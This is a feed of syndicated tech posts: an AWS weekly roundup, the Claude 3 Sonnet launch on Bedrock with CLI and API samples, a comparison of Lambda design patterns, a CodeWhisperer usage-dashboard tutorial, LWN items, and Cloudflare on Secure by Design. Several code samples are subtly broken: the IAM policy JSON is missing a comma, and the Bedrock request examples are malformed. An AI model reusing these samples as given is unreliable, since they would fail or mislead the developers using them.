Amazon CloudFront – We announced the availability of embedded Points of Presence (POPs), a new type of CloudFront infrastructure deployed closest to end viewers, within internet service provider (ISP) and mobile network operator (MNO) networks. Embedded POPs are custom-built to deliver large scale live-stream video, video-on-demand (VOD), and game downloads. Today, CloudFront has 600+ embedded POPs deployed across 200+ cities globally.
Amazon Kinesis Data Streams – To help you analyze and visualize the data in your streams in real-time, you can now run SQL queries with one click in the AWS Management Console.
Amazon EventBridge – API destinations now supports content-type header customization. By defining your own content-type, you can unlock more HTTP targets for API destinations, including support for CloudEvents. Read more in this X/Twitter thread by Nik, principal engineer at AWS Lambda.
Amazon MWAA – You can now create Apache Airflow version 2.8 environments on Amazon Managed Workflows for Apache Airflow (MWAA). More in this AWS Big Data blog post.
Amazon CloudWatch Logs – With CloudWatch Logs support for IPv6, you can simplify your network stack by running Amazon CloudWatch log groups on a dual-stack network that supports both IPv4 and IPv6. You can find more information on AWS services that support IPv6 in the documentation.
SQL Workbench for Amazon DynamoDB – As you use this client-side application to help you visualize and build scalable, high-performance data models, you can now clone tables between development environments. With this feature, you can develop and test your code with Amazon DynamoDB tables in the same state across multiple development environments.
AWS Cloud Development Kit (AWS CDK) – The new AWS AppConfig Level 2 (L2) constructs simplify provisioning of AWS AppConfig resources, including feature flags and dynamic configuration data.
Amazon Location Service – You can now use the authentication libraries for iOS and Android platforms to simplify the integration of Amazon Location Service into mobile apps. The libraries support API key and Amazon Cognito authentication.
Amazon SageMaker – You can now accelerate Amazon SageMaker Model Training using the Amazon S3 Express One Zone storage class to gain faster load times for training data, checkpoints, and model outputs. S3 Express One Zone is purpose-built to deliver the fastest cloud object storage for performance-critical applications, and delivers consistent single-digit millisecond request latency and high throughput.
Amazon Data Firehose – Now supports message extraction for CloudWatch Logs. CloudWatch log records use a nested JSON structure, and the message in each record is embedded within header information. It’s now easier to filter out the header information and deliver only the embedded message to the destination, reducing the cost of subsequent processing and storage.
Amazon OpenSearch – Terraform now supports Amazon OpenSearch Ingestion deployments, a fully managed data ingestion tier for Amazon OpenSearch Service that allows you to ingest and process petabyte-scale data before indexing it in Amazon OpenSearch-managed clusters and serverless collections. Read more in this AWS Big Data blog post.
AWS Mainframe Modernization – AWS Blu Age Runtime is now available for seamless deployment on Amazon ECS on AWS Fargate to run modernized applications in serverless containers.
AWS Local Zones – A new Local Zone in Atlanta helps applications that require single-digit millisecond latency for use cases such as real-time gaming, hybrid migrations, media and entertainment content creation, live video streaming, engineering simulations, and more.
For a full list of AWS announcements, be sure to keep an eye on the What’s New at AWS page.
Other AWS news
Here are some additional projects, programs, and news items that you might find interesting.
The PartyRock Hackathon is closing this month, and there is still time to join and make apps without code! Here’s the screenshot of a quick app that I built to help me plan what to do when I visit a new place.

Use RAG for drug discovery with Knowledge Bases for Amazon Bedrock – A very interesting use case for generative AI.
Here’s a complete solution to build a robust text-to-SQL solution generating complex queries, self-correcting, and querying diverse data sources.
A nice overview of .NET 8 Support on AWS, the latest Long Term Support (LTS) version of cross-platform .NET.
Introducing the AWS WAF traffic overview dashboard – A new tool to help you make informed decisions about your security posture for applications protected by AWS WAF.
Some tips on how to improve the speed and cost of high performance computing (HPC) deployment with Mountpoint for Amazon S3, an open source file client that you can use to mount an S3 bucket on your compute instances, accessing it as a local file system.
My colleague Ricardo writes this weekly open source newsletter, in which he highlights new open source projects, tools, and demos from the AWS Community.
Upcoming AWS events
You can feel it in the air–the AWS Summits season is coming back! The first ones will be in Europe, you can join us in Paris (April 3), Amsterdam (April 9), and London (April 24). On March 12, you can meet public sector industry leaders and AWS experts at the AWS Public Sector Symposium in Brussels.
AWS Innovate are an online events designed to help you develop the right skills to design, deploy, and operate infrastructure and applications. AWS Innovate Generative AI + Data Edition for Americas is on March 14. It follows the ones for Asia Pacific & Japan and EMEA that we held in February.
There are still a few AWS Community re:Invent re:Cap events organized by volunteers from AWS User Groups and AWS Cloud Clubs around the world to learn about the latest announcements from AWS re:Invent.
You can browse all upcoming in-person and virtual events here.
That’s all for this week. Check back next Monday for another Weekly Roundup!
— Danilo
This post is part of our Weekly Roundup series. Check back each week for a quick roundup of interesting news and announcements from AWS.
Anthropic’s Claude 3 Sonnet foundation model is now available in Amazon Bedrock
Post Syndicated from Channy Yun original https://aws.amazon.com/blogs/aws/anthropics-claude-3-sonnet-foundation-model-is-now-available-in-amazon-bedrock/
In September 2023, we announced a strategic collaboration with Anthropic that brought together their respective technology and expertise in safer generative artificial intelligence (AI), to accelerate the development of Anthropic’s Claude foundation models (FMs) and make them widely accessible to AWS customers. You can get early access to unique features of Anthropic’s Claude model in Amazon Bedrock to reimagine user experiences, reinvent your businesses, and accelerate your generative AI journeys.
In November 2023, Amazon Bedrock provided access to Anthropic’s Claude 2.1, which delivers key capabilities to build generative AI for enterprises. Claude 2.1 includes a 200,000 token context window, reduced rates of hallucination, improved accuracy over long documents, system prompts, and a beta tool use feature for function calling and workflow orchestration.
Today, Anthropic announced Claude 3, a new family of state-of-the-art AI models that allows customers to choose the exact combination of intelligence, speed, and cost that suits their business needs. The three models in the family are Claude 3 Haiku, the fastest and most compact model for near-instant responsiveness, Claude 3 Sonnet, the ideal balanced model between skills and speed, and Claude 3 Opus, a most intelligent offering for the top-level performance on highly complex tasks.
We’re also announcing the availability of Anthropic’s Claude 3 Sonnet today in Amazon Bedrock, with Claude 3 Opus and Claude 3 Haiku coming soon. For the vast majority of workloads, Claude 3 Sonnet model is two times faster than Claude 2 and Claude 2.1, with increased steerability, and new image-to-text vision capabilities.
With Claude 3 Sonnet’s availability in Amazon Bedrock, you can build cost-effective generative AI applications for enterprises that need intelligence, reliability, and speed. You can now use Anthropic’s latest model, Claude 3 Sonnet, in the Amazon Bedrock console.
Introduction of Anthropic’s Claude 3 Sonnet
Here are some key highlights about the new Claude 3 Sonnet model in Amazon Bedrock:
2x faster speed – Claude 3 has made significant gains in speed. For the vast majority of workloads, it is two times faster with the same level of intelligence as Anthropic’s most performant models, Claude 2 and Claude 2.1. This combination of speed and skill makes Claude 3 Sonnet the clear choice for tasks that require intelligent tasks demanding rapid responses, like knowledge retrieval or sales automation. This includes use cases like content generation, classification, data extraction, and research and retrieval or accurate searching over knowledge bases.
Increased steerability – Increased steerability of AI systems gives users more control over outputs and delivers predictable, higher-quality outcomes. It is significantly less likely to refuse to answer questions that border on the system’s guardrails to prevent harmful outputs. Claude 3 Sonnet is easier to steer and better at following directions in popular structured output formats like JSON—making it simpler for developers to build enterprise and frontier applications. This is particularly important in enterprise use cases such as autonomous vehicles, health and medical diagnoses, and algorithmic decision-making in sensitive domains such as financial services.
Image-to-text vision capabilities – Claude 3 offers vision capabilities that can process images and return text outputs. It is extremely capable at analyzing and understanding charts, graphs, technical diagrams, reports, and other visual assets. Claude 3 Sonnet achieves comparable performance to other best-in-class models with image processing capabilities, while maintaining a significant speed advantage.

Expanded language support – Claude 3 has improved understanding and responding in languages other than English, such as French, Japanese, and Spanish. This expanded language coverage allows Claude 3 Sonnet to better serve multinational corporations requiring AI services across different geographies and languages, as well as businesses requiring nuanced translation services. Claude 3 Sonnet is also stronger at coding and mathematics, as evidenced by Anthropic’s scores in evaluations such as grade-school math problems (GSM8K and Hendrycks) and Codex (HumanEval).
To learn more about Claude 3 Sonnet’s features and capabilities, visit Anthropic’s Claude on Amazon Bedrock and Anthropic Claude model in the AWS documentation.
Get started with Anthropic’s Claude 3 Sonnet in Amazon Bedrock
If you are new to using Anthropic models, go to the Amazon Bedrock console and choose Model access on the bottom left pane. Request access separately for Claude 3 Sonnet.

To test Claude 3 Sonnet in the console, choose Text or Chat under Playgrounds in the left menu pane. Then choose Select model and select Anthropic as the category and Claude 3 Sonnet as the model.

To test more Claude prompt examples, choose Load examples. You can view and run Claude 3 specific examples, such as advanced Q&A with citations, crafting a design brief, and non-English content generation.
By choosing View API request, you can also access the model via code examples in the AWS Command Line Interface (AWS CLI) and AWS SDKs. Here is a sample of the AWS CLI command:
aws bedrock-runtime invoke-model \
--model-id anthropic.claude-3-sonnet-v1:0 \
--body "{\"prompt\":\"Write the test case for uploading the image to Amazon S3 bucket\\nHere are some test cases for uploading an image to an Amazon S3 bucket:\\n\\n1. **Successful Upload Test Case**:\\n   - Test Data:\\n     - Valid image file (e.g., .jpg, .png, .gif)\\n     - Correct S3 bucket name\\n     - Correct AWS credentials (access key and secret access key)\\n   - Steps:\\n     1. Initialize the AWS S3 client with the correct credentials.\\n     2. Open the image file.\\n     3. Upload the image file to the specified S3 bucket.\\n     4. Verify that the upload was successful.\\n   - Expected Result: The image should be successfully uploaded to the S3 bucket.\\n\\n2. **Invalid File Type Test Case**:\\n   - Test Data:\\n     - Invalid file type (e.g., .txt, .pdf, .docx)\\n     - Correct S3 bucket name\\n     - Correct AWS credentials\\n   - Steps:\\n     1. Initialize the AWS S3 client with the correct credentials.\\n     2. Open the invalid file type.\\n     3. Attempt to upload the file to the specified S3 bucket.\\n     4. Verify that an appropriate error or exception is raised.\\n   - Expected Result: The upload should fail with an error or exception indicating an invalid file type.\\n\\nThese test cases cover various scenarios, including successful uploads, invalid file types, invalid bucket names, invalid AWS credentials, large file uploads, and concurrent uploads. By executing these test cases, you can ensure the reliability and robustness of your image upload functionality to Amazon S3.\",\"max_tokens_to_sample\":2000,\"temperature\":1,\"top_k\":250,\"top_p\":0.999,\"stop_sequences\":[\"\\n\\nHuman:\"],\"anthropic_version\":\"bedrock-2023-05-31\"}" \
--cli-binary-format raw-in-base64-out \
--region us-east-1 \
invoke-model-output.txt
Upload your image if you want to test image-to-text vision capabilities. I uploaded the featured image of this blog post and received a detailed description of this image.

You can process images via API and return text outputs in English and multiple other languages.
{
  "modelId": "anthropic.claude-3-sonnet-v1:0",
  "contentType": "application/json",
  "accept": "application/json",
  "body": {
    "anthropic_version": "bedrock-2023-05-31",
    "max_tokens": 1000,
    "system": "Please respond only in Spanish.",
    "messages": {
      "role": "user",
      "content": [
        {
          "type": "image",
          "source": {
            "type": "base64",
            "media_type": "image/jpeg",
            "data": "iVBORw..."
          }
        },
        {
          "type": "text",
          "text": "What's in this image?"
        }
      ]
    }
  }
}
To celebrate this launch, Neerav Kingsland, Head of Global Accounts at Anthropic, talks about the power of the Anthropic and AWS partnership.
“Anthropic at its core is a research company that is trying to create the safest large language models in the world, and through Amazon Bedrock we have a change to take that technology, distribute it to users globally, and do this in an extremely safe and data-secure manner.”
Now available
Claude 3 Sonnet is available today in the US East (N. Virginia) and US West (Oregon) Regions; check the full Region list for future updates. The availability of Anthropic’s Claude 3 Opus and Haiku in Amazon Bedrock also will be coming soon.
You will be charged for model inference and customization with the On-Demand and Batch mode, which allows you to use FMs on a pay-as-you-go basis without having to make any time-based term commitments. With the Provisioned Throughput mode, you can purchase model units for a specific base or custom model. To learn more, see Amazon Bedrock Pricing.
Give Anthropic’s Claude 3 Sonnet a try in the Amazon Bedrock console today and send feedback to AWS re:Post for Amazon Bedrock or through your usual AWS Support contacts.
— Channy
Comparing design approaches for building serverless microservices
Post Syndicated from James Beswick original https://aws.amazon.com/blogs/compute/comparing-design-approaches-for-building-serverless-microservices/
This post is written by Luca Mezzalira, Principal SA, and Matt Diamond, Principal, SA.
Designing a workload with AWS Lambda creates questions for developers due to the modularity that can be expressed either at the code or infrastructure level. Using serverless for running code requires additional planning to extract the business logic from the underlying functional components. This deliberate separation of concerns ensures a robust modularity, paving the way for evolutionary architectures.
This post focuses on synchronous workloads, but similar considerations are applicable in other workload types. After identifying the bounded context of your API and agreeing on API contracts with consumers, it’s time to structure the architecture of your bounded context and the associated infrastructure.
The two most common ways to structure an API using Lambda functions are single responsibility and Lambda-lith. However, this blog post explores an alternative to these approaches, which can provide the best of both.
Single responsibility Lambda functions
Single responsibility Lambda functions are designed to run a specific task or handle a particular event-triggered operation within a serverless architecture:

This approach provides a strong separation of concerns between business logic and capabilities. You can test in isolation specific capabilities, deploy a Lambda function independently, reduce the surface to introduce bugs, and enable easier debugging for issues in Amazon CloudWatch.
Additionally, single purpose functions enable efficient resource allocation as Lambda automatically scales based on demand, optimizing resource consumption, and minimizing costs. This means you can modify the memory size, architecture, and any other configuration available per function. Moreover, requesting an update of concurrent function execution via a support ticket becomes easier because you are not aggregating the traffic to a single Lambda function that handles every request but you can request specific increase based on the traffic of a single task.
Another advantage is rapid execution time. Considering the business logic for a single-purpose Lambda function designed for a single task, you can optimize the size of a function more easily, without the need of additional libraries required in other approaches. This helps reduce the cold start time due to a smaller bundle size.
Despite these benefits, some issues exist when solely relying on single-purpose Lambda functions. While the cold start time is mitigated, you might experience a higher number of cold starts, particularly for functions with sporadic or infrequent invocations. For example, a function that deletes users in an Amazon DynamoDB table likely won’t be triggered as often as one that reads user data. Also, relying heavily on single-purpose Lambda functions can lead to increased system complexity, especially as the number of functions grows.
A good separation of concerns helps maintain your code base, at the cost of a lack of cohesion. In functions with similar tasks, such as write operations of an API (POST, PUT, DELETE), you might duplicate code and behaviors across multiple functions. Moreover, updating common libraries shared via Lambda Layers, or other dependency management systems, requires multiple changes across every function instead of an atomic change on a single file. This is also true for any other change across multiple functions, for instance, updating the runtime version.
Lambda-lith: Using one single Lambda function
When many workloads use single purpose Lambda functions, developers end up with a proliferation of Lambda functions across an AWS account. One of the main challenges developers face is updating common dependencies or function configurations. Unless there is a clear governance strategy implemented for addressing this problem (such as using Dependabot for enforcing the update of dependencies, or parameterized parameters that are retrieved at provisioning time), developers may opt for a different strategy.
As a result, many development teams move in the opposite direction, aggregating all code related to an API inside the same Lambda function.

This approach is often referred to as a Lambda-lith, because it gathers all the HTTP verbs that compose an API and sometimes multiple APIs in the same function.
This allows you to have a higher code cohesion and colocation across the different parts of the application. Modularity in this case is expressed at the code level, where patterns like single responsibility, dependency injection, and façade are applied to structure your code. The discipline and code best practices applied by the development teams is crucial for maintaining large code bases.
However, considering the reduced number of Lambda functions, updating a configuration or implementing a new standard across multiple APIs can be achieved more easily compared with the single responsibility approach.
Moreover, since every request invokes the same Lambda function for every HTTP verb, it’s more likely that little-used parts of your code have a better response time because an execution environment is more likely to be available to fulfill the request.
Another factor to consider is the function size. This increases when collocating verbs in the same function with all the dependencies and business logic of an API. This may affect the cold start of your Lambda functions with spiky workloads. Customers should evaluate the benefits of this approach, especially when applications have restrictive SLAs, which would be impacted by cold starts. Developers can mitigate this problem by paying attention to the dependencies used and implementing techniques like tree-shaking, minification, and dead code elimination, where the programming language allows.
This coarse grain approach won’t allow you to tune your function configurations individually. But you must find a configuration that matches all the code capabilities with a possibly higher memory size and looser security permissions that might clash with the requirements defined by the security team.
Read and write functions
These two approaches both have trade-offs, but there is a third option that can combine their benefits.
Often, API traffic leans towards more reads or writes and that forces developers to optimize code and configurations more on one side over the other.
For example, consider building a user API that allows consumers to create, update, and delete a user but also to find a user or a list of users. In this scenario, you can change one user at a time with no bulk operations available, but you can get one or more users per API request. Dividing the design of the API into read and write operations results in this architecture:

The cohesion of code for write operations (create, update, and delete) is beneficial for many reasons. For instance, you may need to validate the request body, ensuring it contains all the mandatory parameters. If the workload is heavy on writes, the less-used operations (for instance, Delete) benefit from warm execution environments. The code colocation enables reusability of code on similar actions, reducing the cognitive load to structure your projects with shared libraries or Lambda layers, for instance.
When looking at the read operations side, you can reduce the code bundled with this function, having a faster cold start, and heavily optimize the performance compared to a write operation. You can also store partial or full query results in-memory of an execution environment to improve the execution time of a Lambda function.
This approach helps you further with its evolutionary nature. Imagine if this platform becomes much more popular. Now, you must optimize the API even further by improving reads and adding a cache aside pattern with ElastiCache and Redis. Moreover, you have decided to optimize the read queries with a second database that is optimized for the read capability when the cache is missed.
On the write side, you have agreed with the API consumers that receiving and acknowledging user creation or deletion is adequate, considering they fully embraced the eventual consistency nature of distributed systems.
Now, you can improve the response time of write operations by adding an SQS queue before the Lambda function. You can update the write database in batches to reduce the number of invocations needed for handling write operations, instead of dealing with every request individually.

Command query responsibility segregation (CQRS) is a well-established pattern that separates the data mutation, or the command part of a system, from the query part. You can use the CQRS pattern to separate updates and queries if they have different requirements for throughput, latency, or consistency.
While it’s not mandatory to start with a full CQRS pattern, you can evolve from the infrastructure highlighted more easily in the initial read and write implementation, without massive refactoring of your API.
Comparison of the three approaches
Here is a comparison of the three approaches:
| Single responsibility | Lambda-lith | Read and write | |
| Benefits |
|
|
|
| Issues |
|
|
|
Conclusion
Developers often move from single responsibility functions to the Lambda-lith as their architectures evolve, but both approaches have relative trade-offs. This post shows how it’s possible to have the best of both approaches by dividing your workloads per read and write operations.
All three approaches are viable for designing serverless APIs, and understanding what you are optimizing for is the key for making the best decision. Remember, understanding your context and business requirements to express in your applications leads you towards the acceptable trade-offs to specify inside a specific workload. Keep an open mind and find the solution that solves the problem and balances security, developer experience, cost, and maintainability.
For more serverless learning resources, visit Serverless Land.
[$] Making multiple interpreters available to Python code
Post Syndicated from daroc original https://lwn.net/Articles/963512/
It has long been possible to run multiple Python interpreters in the same
process — via the C API, but not within the language itself.
Eric Snow has been working to make this ability
available in the language for many years.
Now, Snow has published
PEP 734 (“Multiple Interpreters
in the Stdlib”), the latest work in his
quest, and
submitted
it to the Python steering council for a decision.
If the PEP is approved, users will have
an additional option for writing performant parallel Python code.
Creating a User Activity Dashboard for Amazon CodeWhisperer
Post Syndicated from David Ernst original https://aws.amazon.com/blogs/devops/creating-a-user-activity-dashboard-for-amazon-codewhisperer/
Maximizing the value from Enterprise Software tools requires an understanding of who and how users interact with those tools. As we have worked with builders rolling out Amazon CodeWhisperer to their enterprises, identifying usage patterns has been critical.
This blog post is a result of that work, builds on Introducing Amazon CodeWhisperer Dashboard blog and Amazon CloudWatch metrics and enables customers to build dashboards to support their rollouts. Note that these features are only available in CodeWhisperer Professional plan.
Organizations have leveraged the existing Amazon CodeWhisperer Dashboard to gain insights into developer usage. This blog explores how we can supplement the existing dashboard with detailed user analytics. Identifying leading contributors has accelerated tool usage and adoption within organizations. Acknowledging and incentivizing adopters can accelerate a broader adoption.

The architecture diagram outlines a streamlined process for tracking and analyzing Amazon CodeWhisperer usage events. It begins with logging these events in CodeWhisperer and AWS CloudTrail and then forwarding them to Amazon CloudWatch Logs. Configuring AWS CloudTrail involves using Amazon S3 for storage and AWS Key Management Service (KMS) for log encryption. An AWS Lambda function analyzes the logs, extracting information about user activity. This blog also introduces a AWS CloudFormation template that simplifies the setup process, including creating the CloudTrail with an S3 bucket KMS key and the Lambda function. The template also configures AWS IAM permissions, ensuring the Lambda function has access rights to interact with other AWS services.
Configuring CloudTrail for CodeWhisperer User Tracking
This section details the process for monitoring user interactions while using Amazon CodeWhisperer. The aim is to utilize AWS CloudTrail to record instances where users receive code suggestions from CodeWhisperer. This involves setting up a new CloudTrail trail tailored to log events related to these interactions. By accomplishing this, you lay a foundational framework for capturing detailed user activity data, which is crucial for the subsequent steps of analyzing and visualizing this data through a custom AWS Lambda function and an Amazon CloudWatch dashboard.
Setup CloudTrail for CodeWhisperer
1. Navigate to AWS CloudTrail Service.
2. Create Trail
3. Choose Trail Attributes
a. Click on Create Trail
b. Provide a Trail Name, for example, “cwspr-preprod-cloudtrail”
c. Choose Enable for all accounts in my organization
d. Choose Create a new Amazon S3 bucket to configure the Storage Location
e. For Trail log bucket and folder, note down the given unique trail bucket name in order to view the logs at a future point.
f. Check Enabled to encrypt log files with SSE-KMS encryption
j. Enter an AWS Key Management Service alias for log file SSE-KMS encryption, for example, “cwspr-preprod-cloudtrail”
h. Select Enabled for CloudWatch Logs
i. Select New
j. Copy the given CloudWatch Log group name, you will need this for the testing the Lambda function in a future step.
k. Provide a Role Name, for example, “CloudTrailRole-cwspr-preprod-cloudtrail”
l. Click Next.

4. Choose Log Events
a. Check “Management events“ and ”Data events“
b. Under Management events, keep the default options under API activity, Read and Write
c. Under Data event, choose CodeWhisperer for Data event type
d. Keep the default Log all events under Log selector template
e. Click Next
f. Review and click Create Trail

Please Note: The logs will need to be included on the account which the management account or member accounts are enabled.
Gathering Application ARN for CodeWhisperer application
Step 1: Access AWS IAM Identity Center
1. Locate and click on the Services dropdown menu at the top of the console.
2. Search for and select IAM Identity Center (SSO) from the list of services.
Step 2: Find the Application ARN for CodeWhisperer application
1. In the IAM Identity Center dashboard, click on Application Assignments. -> Applications in the left-side navigation pane.
2. Locate the application with Service as CodeWhisperer and click on it

3. Copy the Application ARN and store it in a secure place. You will need this ID to configure your Lambda function’s JSON event.

User Activity Analysis in CodeWhisperer with AWS Lambda
This section focuses on creating and testing our custom AWS Lambda function, which was explicitly designed to analyze user activity within an Amazon CodeWhisperer environment. This function is critical in extracting, processing, and organizing user activity data. It starts by retrieving detailed logs from CloudWatch containing CodeWhisperer user activity, then cross-references this data with the membership details obtained from the AWS Identity Center. This allows the function to categorize users into active and inactive groups based on their engagement within a specified time frame.
The Lambda function’s capability extends to fetching and structuring detailed user information, including names, display names, and email addresses. It then sorts and compiles these details into a comprehensive HTML output. This output highlights the CodeWhisperer usage in an organization.
Creating and Configuring Your AWS Lambda Function
1. Navigate to the Lambda service.
2. Click on Create function.
3. Choose Author from scratch.
4. Enter a Function name, for example, “AmazonCodeWhispererUserActivity”.
5. Choose Python 3.11 as the Runtime.
6. Click on ‘Create function’ to create your new Lambda function.
7. Access the Function: After creating your Lambda function, you will be directed to the function’s dashboard. If not, navigate to the Lambda service, find your function “AmazonCodeWhispererUserActivity”, and click on it.
8. Copy and paste your Python code into the inline code editor on the function’s dashboard. The lambda function code can be found here.
9. Click ‘Deploy’ to save and deploy your code to the Lambda function.
10. You have now successfully created and configured an AWS Lambda function with our Python code.

Updating the Execution Role for Your AWS Lambda Function
After you’ve created your Lambda function, you need to ensure it has the appropriate permissions to interact with other AWS services like CloudWatch Logs and AWS Identity Store. Here’s how you can update the IAM role permissions:
Locate the Execution Role:
1. Open Your Lambda Function’s Dashboard in the AWS Management Console.
2. Click on the ‘Configuration’ tab located near the top of the dashboard.
3. Set the Time Out setting to 15 minutes from the default 3 seconds
4. Select the ‘Permissions’ menu on the left side of the Configuration page.
5. Find the ‘Execution role’ section on the Permissions page.
6. Click on the Role Name to open the IAM (Identity and Access Management) role associated with your Lambda function.
7. In the IAM role dashboard, click on the Policy Name under the Permissions policies.
8. Edit the existing policy: Replace the policy with the following JSON.
9. Save the changes to the policy.
{ "Version":"2012-10-17", "Statement":[ { "Action":[ "logs:CreateLogGroup", "logs:CreateLogStream", "logs:PutLogEvents", "logs:StartQuery", "logs:GetQueryResults", "sso:ListInstances", "sso:ListApplicationAssignments" "identitystore:DescribeUser", "identitystore:ListUsers", "identitystore:ListGroupMemberships" ], "Resource":"*", "Effect":"Allow" }, { "Action":[ "cloudtrail:DescribeTrails", "cloudtrail:GetTrailStatus" ], "Resource":"*", "Effect":"Allow" } ] }Your AWS Lambda function now has the necessary permissions to execute and interact with CloudWatch Logs and AWS Identity Store.

Testing Lambda Function with custom input
1. On your Lambda function’s dashboard.
2. On the function’s dashboard, locate the Test button near the top right corner.
3. Click on Test. This opens a dialog for configuring a new test event.
4. In the dialog, you’ll see an option to create a new test event. If it’s your first test, you’ll be prompted automatically to create a new event.
5. For Event name, enter a descriptive name for your test, such as “TestEvent”.
6. In the event code area, replace the existing JSON with your specific input:
{
"log_group_name": "{Insert Log Group Name}",
"start_date": "{Insert Start Date}",
"end_date": "{Insert End Date}",
"codewhisperer_application_arn": "{Insert Codewhisperer Application ARN}",
"identity_store_region": "{Insert Region}",
"codewhisperer_region": "{Insert Region}"
}
7. This JSON structure includes:
a. log_group_name: The name of the log group in CloudWatch Logs.
b. start_date: The start date and time for the query, formatted as “YYYY-MM-DD HH:MM:SS”.
c. end_date: The end date and time for the query, formatted as “YYYY-MM-DD HH:MM:SS”.
e. codewhisperer_application_arn: The ARN of the Code Whisperer Application in the AWS Identity Store.
f. identity_store_region: The region of the AWS Identity Store.
f. codewhisperer_region: The region of where Amazon CodeWhisperer is configured.
8. Click on Save to store this test configuration.

9. With the test event selected, click on the Test button again to execute the function with this event.
10. The function will run, and you’ll see the execution result at the top of the page. This includes execution status, logs, and output.
11. Check the Execution result section to see if the function executed successfully.
Visualizing CodeWhisperer User Activity with Amazon CloudWatch Dashboard
This section focuses on effectively visualizing the data processed by our AWS Lambda function using a CloudWatch dashboard. This part of the guide provides a step-by-step approach to creating a “CodeWhispererUserActivity” dashboard within CloudWatch. It details how to add a custom widget to display the results from the Lambda Function. The process includes configuring the widget with the Lambda function’s ARN and the necessary JSON parameters.
1.Navigate to the Amazon CloudWatch service from within the AWS Management Console
2. Choose the ‘Dashboards’ option from the left-hand navigation panel.
3. Click on ‘Create dashboard’ and provide a name for your dashboard, for example: “CodeWhispererUserActivity”.
4. Click the ‘Create Dashboard’ button.
5. Select “Other Content Types” as your ‘Data sources types’ option before choosing “Custom Widget” for your ‘Widget Configuration’ and then click ‘Next’.
6. On the “Create a custom widget” page click the ‘Next’ button without making a selection from the dropdown.
7. On the ‘Create a custom widget’ page:
a. Enter your Lambda function’s ARN (Amazon Resource Name) or use the dropdown menu to find and select your “CodeWhispererUserActivity” function.
b. Add the JSON parameters that you provided in the test event, without including the start and end dates.
{
"log_group_name": "{Insert Log Group Name}",
“codewhisperer_application_arn”:”{Insert Codewhisperer Application ARN}”,
"identity_store_region": "{Insert identity Store Region}",
"codewhisperer_region": "{Insert Codewhisperer Region}"
}

8. Click the ‘Add widget’ button. The dashboard will update to include your new widget and will run the Lambda function to retrieve initial data. You’ll need to click the “Execute them all” button in the upper banner to let CloudWatch run the initial Lambda retrieval.

9. Customize Your Dashboard: Arrange the dashboard by dragging and resizing widgets for optimal organization and visibility. Adjust the time range and refresh settings as needed to suit your monitoring requirements.
10. Save the Dashboard Configuration: After setting up and customizing your dashboard, click ‘Save dashboard’ to preserve your layout and settings.
CloudFormation Deployment for the CodeWhisperer Dashboard
The blog post concludes with a detailed AWS CloudFormation template designed to automate the setup of the necessary infrastructure for the Amazon CodeWhisperer User Activity Dashboard. This template provisions AWS resources, streamlining the deployment process. It includes the configuration of AWS CloudTrail for tracking user interactions, setting up CloudWatch Logs for logging and monitoring, and creating an AWS Lambda function for analyzing user activity data. Additionally, the template defines the required IAM roles and permissions, ensuring the Lambda function has access to the needed AWS services and resources.
The blog post also provides a JSON configuration for the CloudWatch dashboard. This is because, at the time of writing, AWS CloudFormation does not natively support the creation and configuration of CloudWatch dashboards. Therefore, the JSON configuration is necessary to manually set up the dashboard in CloudWatch, allowing users to visualize the processed data from the Lambda function. The CloudFormation template can be found here.
Create a CloudWatch Dashboard and import the JSON below.
{
   "widgets":[
      {
         "height":30,
         "width":20,
         "y":0,
         "x":0,
         "type":"custom",
         "properties":{
            "endpoint":"{Insert ARN of Lambda Function}",
            "updateOn":{
               "refresh":true,
               "resize":true,
               "timeRange":true
            },
            "params":{
               "log_group_name":"{Insert Log Group Name}",
               "codewhisperer_application_arn":"{Insert Codewhisperer Application ARN}",
               "identity_store_region":"{Insert identity Store Region}",
               "codewhisperer_region":"{Insert Codewhisperer Region}"
            }
         }
      }
   ]
}
Conclusion
In this blog, we detail a comprehensive process for establishing a user activity dashboard for Amazon CodeWhisperer to deliver data to support an enterprise rollout. The journey begins with setting up AWS CloudTrail to log user interactions with CodeWhisperer. This foundational step ensures the capture of detailed activity events, which is vital for our subsequent analysis. We then construct a tailored AWS Lambda function to sift through CloudTrail logs. Then, create a dashboard in AWS CloudWatch. This dashboard serves as a central platform for displaying the user data from our Lambda function in an accessible, user-friendly format.
You can reference the existing CodeWhisperer dashboard for additional insights. The Amazon CodeWhisperer Dashboard offers a view summarizing data about how your developers use the service.
Overall, this dashboard empowers you to track, understand, and influence the adoption and effective use of Amazon CodeWhisperer in your organizations, optimizing the tool’s deployment and fostering a culture of informed data-driven usage.
About the authors:
Security updates for Monday
Post Syndicated from jake original https://lwn.net/Articles/964376/
Security updates have been issued by Debian (firefox-esr and thunderbird), Fedora (dotnet6.0, dotnet8.0, and mod_auth_openidc), Gentoo (Blender, Tox, and UltraJSON), Oracle (kernel), Red Hat (edk2), SUSE (sendmail and zabbix), and Ubuntu (nodejs and thunderbird).
Changing the industry with CISA’s Secure by Design principles
Post Syndicated from Kristina Galicova original https://blog.cloudflare.com/secure-by-design-principles
The United States Cybersecurity and Infrastructure Agency (CISA) and seventeen international partners are helping shape best practices for the technology industry with their ‘Secure by Design’ principles. The aim is to encourage software manufacturers to not only make security an integral part of their products’ development, but to also design products with strong security capabilities that are configured by default.
As a cybersecurity company, Cloudflare considers product security an integral part of its DNA. We strongly believe in CISA’s principles and will continue to uphold them in the work we do. We’re excited to share stories about how Cloudflare has baked secure by design principles into the products we build and into the services we make available to all of our customers.
What do “secure by design” and “secure by default” mean?
Secure by design describes a product where the security is ‘baked in’ rather than ‘bolted on’. Rather than manufacturers addressing security measures reactively, they take actions to mitigate any risk beforehand by building products in a way that reasonably protects against attackers successfully gaining access to them.
Secure by default means products are built to have the necessary security configurations come as a default, without additional charges.
CISA outlines the following three software product security principles:
- Take ownership of customer security outcomes
- Embrace radical transparency and accountability
- Lead from the top
In its documentation, CISA provides comprehensive guidance on how to achieve its principles and what security measures a manufacturer should follow. Adhering to these guidelines not only enhances security benefits to customers and boosts the developer’s brand reputation, it also reduces long term maintenance and patching costs for manufacturers.
Why does it matter?
Technology undeniably plays a significant role in our lives, automating numerous everyday tasks. The world’s dependence on technology and Internet-connected devices has significantly increased in the last few years, in large part due to Covid-19. During the outbreak, individuals and companies moved online as they complied with the public health measures that limited physical interactions.
While Internet connectivity makes our lives easier, bringing opportunities for online learning and remote work, it also creates an opportunity for attackers to benefit from such activities. Without proper safeguards, sensitive data such as user information, financial records, and login credentials can all be compromised and used for malicious activities.
Systems vulnerabilities can also impact entire industries and economies. In 2023, hackers from North Korea were suspected of being responsible for over 20% of crypto losses, exploiting software vulnerabilities and stealing more than $300 million from individuals and companies around the world.
